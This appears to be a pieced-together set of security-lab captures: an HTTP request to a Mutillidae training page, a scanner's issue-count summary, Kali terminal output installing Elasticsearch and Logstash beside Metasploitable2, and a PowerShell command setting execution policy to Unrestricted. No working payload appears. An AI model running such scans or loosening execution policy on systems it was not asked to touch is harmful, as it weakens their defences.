POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 150.1.7.104
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Connection: close
Cache-Control: max-age=0
```


Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	23	6	0	29
	Medium	0	0	1	1
	Low	3	6	2	11
	Information	36	10	3	49
	False Positive	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.





```
kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2
kali-linux-2024.2
File Actions Edit View Help
Terminal Emulator
Use the commandline
Memory: 4096M System: 1.00G Swap: 4096M Swap Peak: 4096M
CPU: 56.855%
CGROUP: system.slice/elasticsearch.service
-1274 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:UseSerialGC -Dcli.name=server -Dcli.script=/usr/share/elasticsearch/bin/elasticsearch -Dcli.lib=/usr/share/elasticsearch/bin/server-1.10 -Des.path.home=/usr/share/elasticsearch/modules/x-pack-mt/platform/linux-x86_64/bin/controller
-1274 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -Djava.security.manager=allow -XX:+AlwaysPreTouch -Xss1m -Djava.awt.headless>
-1200 /usr/share/elasticsearch/modules/x-pack-mt/platform/linux-x86_64/bin/controller
Dec 06 14:17:11 kali systemd[1]: Starting elasticsearch.service - Elasticsearch...
Dec 06 14:17:16 kali systemd-entrypoint[1274]: CompileCommand: dontinline java/lang/invoke/MethodHandle.setAsTypeCache bool dontinline = true
Dec 06 14:17:16 kali systemd-entrypoint[1274]: CompileCommand: dontinline java/lang/invoke/MethodHandle.setAsTypeCache bool dontinline = true
Dec 06 14:17:18 kali systemd[1]: Started elasticsearch.service - Elasticsearch.

root@kali: /home/kali
# apt install logstash -y
The following packages were automatically installed and are no longer required:
dcraw flac libavfilter9 libfftw3-single3 libjsoncpp25 libout123-0t64 libplacebo338 libpostproc57 libsymb123-0t64 mpg123 rwho rhodod
Use 'sudo apt autoremove' to remove them.

Installing:
logstash

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1
Download size: 431 kB
Space needed: 248 MB / 53.3 GB available

Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 logstash 1:8.16.1-1 [431 kB]
Fetched 431 kB in 2min 25s (968 kB/s)
Selecting previously unselected package logstash.
(Reading database ... 45064 files and directories currently installed.)
Preparing to unpack .../logstash_1:8.16.1-1_amd64.deb ...
Unpacking logstash (1:8.16.1-1) ...
Setting up logstash (1:8.16.1-1) ...

root@kali: /home/kali
# apt install logstash -y
logstash is already the newest version (1:8.16.1-1).
The following packages were automatically installed and are no longer required:
dcraw flac libavfilter9 libfftw3-single3 libjsoncpp25 libout123-0t64 libplacebo338 libpostproc57 libsymb123-0t64 mpg123 rwho rhodod
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1



root@kali: /home/kali
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2
kali-linux-2024.2
File Actions Edit View Help
root@kali: /home/kali
# apt install elasticsearch -y
elasticsearch is already the newest version (8.16.1).
The following packages were automatically installed and are no longer required:
dcraw flac libavfilter9 libfftw3-single3 libjsoncpp25 libout123-0t64 libplacebo338 libpostproc57 libsymb123-0t64 mpg123 rwho rhodod
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1

root@kali: /home/kali
# nano /etc/elasticsearch/elasticsearch.yml
root@kali: /home/kali
# nano /etc/elasticsearch/elasticsearch.yml
root@kali: /home/kali
# systemctl restart elasticsearch
root@kali: /home/kali
# systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; disabled; preset: disabled)
Active: active (running) since Fri 2024-12-06 11:29:28 EST; 56s ago
Invocation: 484f01be027547c59f8ccce34c14e1
Docs: https://www.elastic.co
Main PID: 2388M (Java)
Tasks: 105 (limit: 3388)
Memory: 1.7G (peak: 1.7G swap: 256M swap peak: 256.2M)
CPU: 47.810%
CGROUP: system.slice/elasticsearch.service
-1200 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:UseSerialGC -Dcli.name=server -Dcli.script=/usr/share/elasticsearch/bin/elasticsearch -Dcli.lib=/usr/share/elasticsearch/bin/server-1.10 -Des.path.home=/usr/share/elasticsearch/modules/x-pack-mt/platform/linux-x86_64/bin/controller
-12125 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -Djava.security.manager=allow -XX:+AlwaysPreTouch -Xss1m -Djava.awt.headless>
-12192 /usr/share/elasticsearch/modules/x-pack-mt/platform/linux-x86_64/bin/controller
Dec 06 11:28:59 kali systemd[1]: Starting elasticsearch.service - Elasticsearch...
Dec 06 11:29:04 kali systemd-entrypoint[31123]: CompileCommand: dontinline java/lang/invoke/MethodHandle.setAsTypeCache bool dontinline = true
Dec 06 11:29:04 kali systemd-entrypoint[31123]: CompileCommand: dontinline java/lang/invoke/MethodHandle.setAsTypeCache bool dontinline = true
Dec 06 11:29:28 kali systemd[1]: Started elasticsearch.service - Elasticsearch.

lines 1-16/16 (END)
```


```
C:\Windows\system32> Set-ExecutionPolicy Unrestricted
```

